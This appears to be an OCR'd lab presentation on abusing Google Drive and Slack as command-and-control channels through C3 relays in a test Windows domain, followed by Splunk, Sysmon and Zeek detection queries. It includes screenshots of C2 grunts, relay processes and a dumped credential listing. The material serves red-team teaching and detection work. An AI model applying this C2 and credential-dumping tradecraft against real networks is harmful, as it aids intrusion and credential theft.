
Name	36% CPU	77% Memory
osquery daemon and shell	0.3%	1.1 MB
Process Monitor	2.7%	27.8 MB
Relay_x64_722a_guidem-gdrive-relay.exe	0%	13.4 MB
Relay_x64_f575_relay-victim.exe	0%	8.9 MB
Relay_x64_f576_dropbox-relay.exe	0%	4.9 MB
Runtime Broker	0%	11.9 MB
Search	0%	0.1 MB
Search Background Task Host	0%	0.1 MB
Service Host: DCOM Server Process Launcher (6)	0%	4.9 MB
Service Host: Local Service (7)	0.3%	5.7 MB

Process Monitor - Sysinternals: www.sysinternals.com

```
Path                                                          Result              Detail
                                                              SUCCESS             Parent PID: 4900, 
                                                              SUCCESS             Thread ID: 3932
C:\Users\vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe SUCCESS           Image Base: 0x7ff
C:\Windows\System32\ntdll.dll                                 SUCCESS             Image Base: 0x7ff
C:\Users\vagrant\Desktop                                      SUCCESS             Desired Access: E
vagrant\Desktop                                               SUCCESS             Information: Attribu
ws\System32\kernel32.dll                                      SUCCESS             Image Base: 0x7ff
ws\System32\KernelBase.dll                                    SUCCESS             Image Base: 0x7ff
ws\System32\apphelp.dll                                       FAST IO DISALLO...
ws\System32\apphelp.dll                                       SUCCESS             Desired Access: R
ws\System32\apphelp.dll                                       SUCCESS             Type: QueryBasicIn
ws\System32\apphelp.dll                                       SUCCESS
ws\System32\apphelp.dll                                       SUCCESS
ws\System32\apphelp.dll                                       SUCCESS             Desired Access: R
ws\System32\apphelp.dll                                       SUCCESS             Information: Attribu
ws\System32\apphelp.dll                                       FILE LOCKED WIT...  SyncType: SyncTyp
ws\System32\apphelp.dll                                       SUCCESS
ws\System32\apphelp.dll                                       SUCCESS             SyncType: SyncTyp
ws\System32\apphelp.dll                                       SUCCESS
ws\System32\apphelp.dll                                       SUCCESS             Image Base: 0x7ff
ws\System32\apphelp.dll                                       SUCCESS
ws\System32\apphelp.dll                                       SUCCESS
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        SUCCESS             Desired Access: R
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        SUCCESS             Information: Attribu
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        BUFFER OVERFL...    Information: Owner
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        SUCCESS             Information: Owner
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        SUCCESS
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe        SUCCESS
ws\System32\ntdll.dll                                         SUCCESS             Desired Access: R
ws\System32\ntdll.dll                                         SUCCESS             Information: Attribu
ws\System32\ntdll.dll                                         BUFFER OVERFL...    Information: Owner
ws\System32\ntdll.dll                                         SUCCESS             Information: Owner
ws\System32\ntdll.dll                                         SUCCESS
ws\System32\ntdll.dll                                         SUCCESS
```

events (0.10%)   Backed by virtual memory

C3 CHANNEL – GOOGLE DRIVE (ATTACKER)




Grunts

	Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
>_	0945506b7e	wef	vagrant	High	10/9/2020 1:52:56 AM	Active		GruntSMB
>_	1b44913b7e	ws01	itadmin	High	10/9/2020 1:46:20 AM	Active		GruntSMB

Page 1 of 1 ← 1 →

>_ 1b44913b7e × >_ 0945506b7e ×

```
          * Username : WEF$
          * Domain   : windomain.local
          * Password : sV+<YD-."ifzuum@yshu1K[<q#Z3[_Yd4#u%\7c!&I>)=UZ-vqO XdY%q%eZrM@xA&8tYW'V;uQ[f !&np'V[B][-
VJ/4-0yk"OkR,:' 8+76+qS,uMa4ut9
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : WEF$
Domain            : WINDOMAIN
Logon Server      : (null)
Logon Time        : 10/8/2020 9:28:08 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
          * Username : WEF$
          * Domain   : WINDOMAIN
          * Password : (null)
        kerberos :
          * Username : wef$
          * Domain   : WINDOMAIN.LOCAL
          * Password : (null)
        ssp :
        credman :
```




Gateway Selection

Gateways: guidemgdrive-c2 - 4b744eb72d56c7ed

Relays Interfaces Commands

Relay ID	Name	Build ID
● 2a0da13aea064bb5	guidem-gdrive-relay	722a
● 2fe06f03393330b0	guidem-gdrive-relay	722a

Result: 2 Items per page: 5 <Page: 1 of 1>



Gateway Selection

Gateways: guidem - a41924a944eeadd4

Network EDIT CONFIG

Relays 1

Channels 3

Connectors 0

Peripherals 0


URL http://localhost

Port 52935

Refresh Rate 2 seconds

Auto Update

C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)



```
index=Sysmon EventCode=3 | table, _time, EventCode, ProcessGuid, Image, DestinationIp, ProcessId, SourcePort
```


2 of 35 events matched

_time	EventCode	ProcessGuid	Image	DestinationIp	ProcessId	SourcePort
2020-10-08 22:04:43	3	{DC9861F0-8CF8-5F7F-4102-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	13.228.49.204	3584	53176
2020-10-08 21:59:18	3	{DC9861F0-8BB4-5F7F-F701-000000000B00}	C:\Users\vagrant\Desktop\Rootcon\Relay_x64_de48_slack-c2.exe	13.228.49.204	5536	52931

Sysmon Event ID 3 - Network Connection

- Relay_x64_f575_relay-victim.exe suspicious binary having a network connection towards 13.228.49.204

C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)



```
index=Sysmon EventCode=22 ComputerName=wef*  Image!="C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe"  Image!="C:\\Program
    Files\\Google\\Chrome\\Application\\chrome.exe" | table  , _time, EventCode, Image, ProcessId, QueryName
```


8 of 759 events matched   No Event Sampling

_time	EventCode	Image	ProcessId	QueryName
2020-10-08 22:06:32	22	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	3584	wef
2020-10-08 22:04:42	22	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	3584	slack.com
2020-10-08 21:59:17	22	C:\Users\vagrant\Desktop\Rootcon\Relay_x64_de48_slack-c2.exe	5536	slack.com
2020-10-08 21:58:16	22	C:\Windows\System32\svchost.exe	948	dc.windomain.local
2020-10-08 21:48:34	22	C:\Windows\System32\svchost.exe	1312	storage.googleapis.com
2020-10-08 21:48:34	22	C:\Windows\System32\lsass.exe	584	dc.windomain.local
2020-10-08 21:43:16	22	C:\Windows\System32\svchost.exe	948	dc.windomain.local
2020-10-08 21:40:21	22	C:\Program Files\Velociraptor\Velociraptor.exe	2912	wef

Sysmon Event ID 22 - DNS Query

- Relay_x64_f575_relay-victim.exe suspicious binary having a DNS query towards slack.com

C3 CHANNEL – SLACK DETECTION (ZEEK| SPLUNK)



New Search

```
index=zeek sourcetype="bro:dns:json" query=*slack* | table, _time, id.orig_h, query, url, trans_id, ts, uid
```

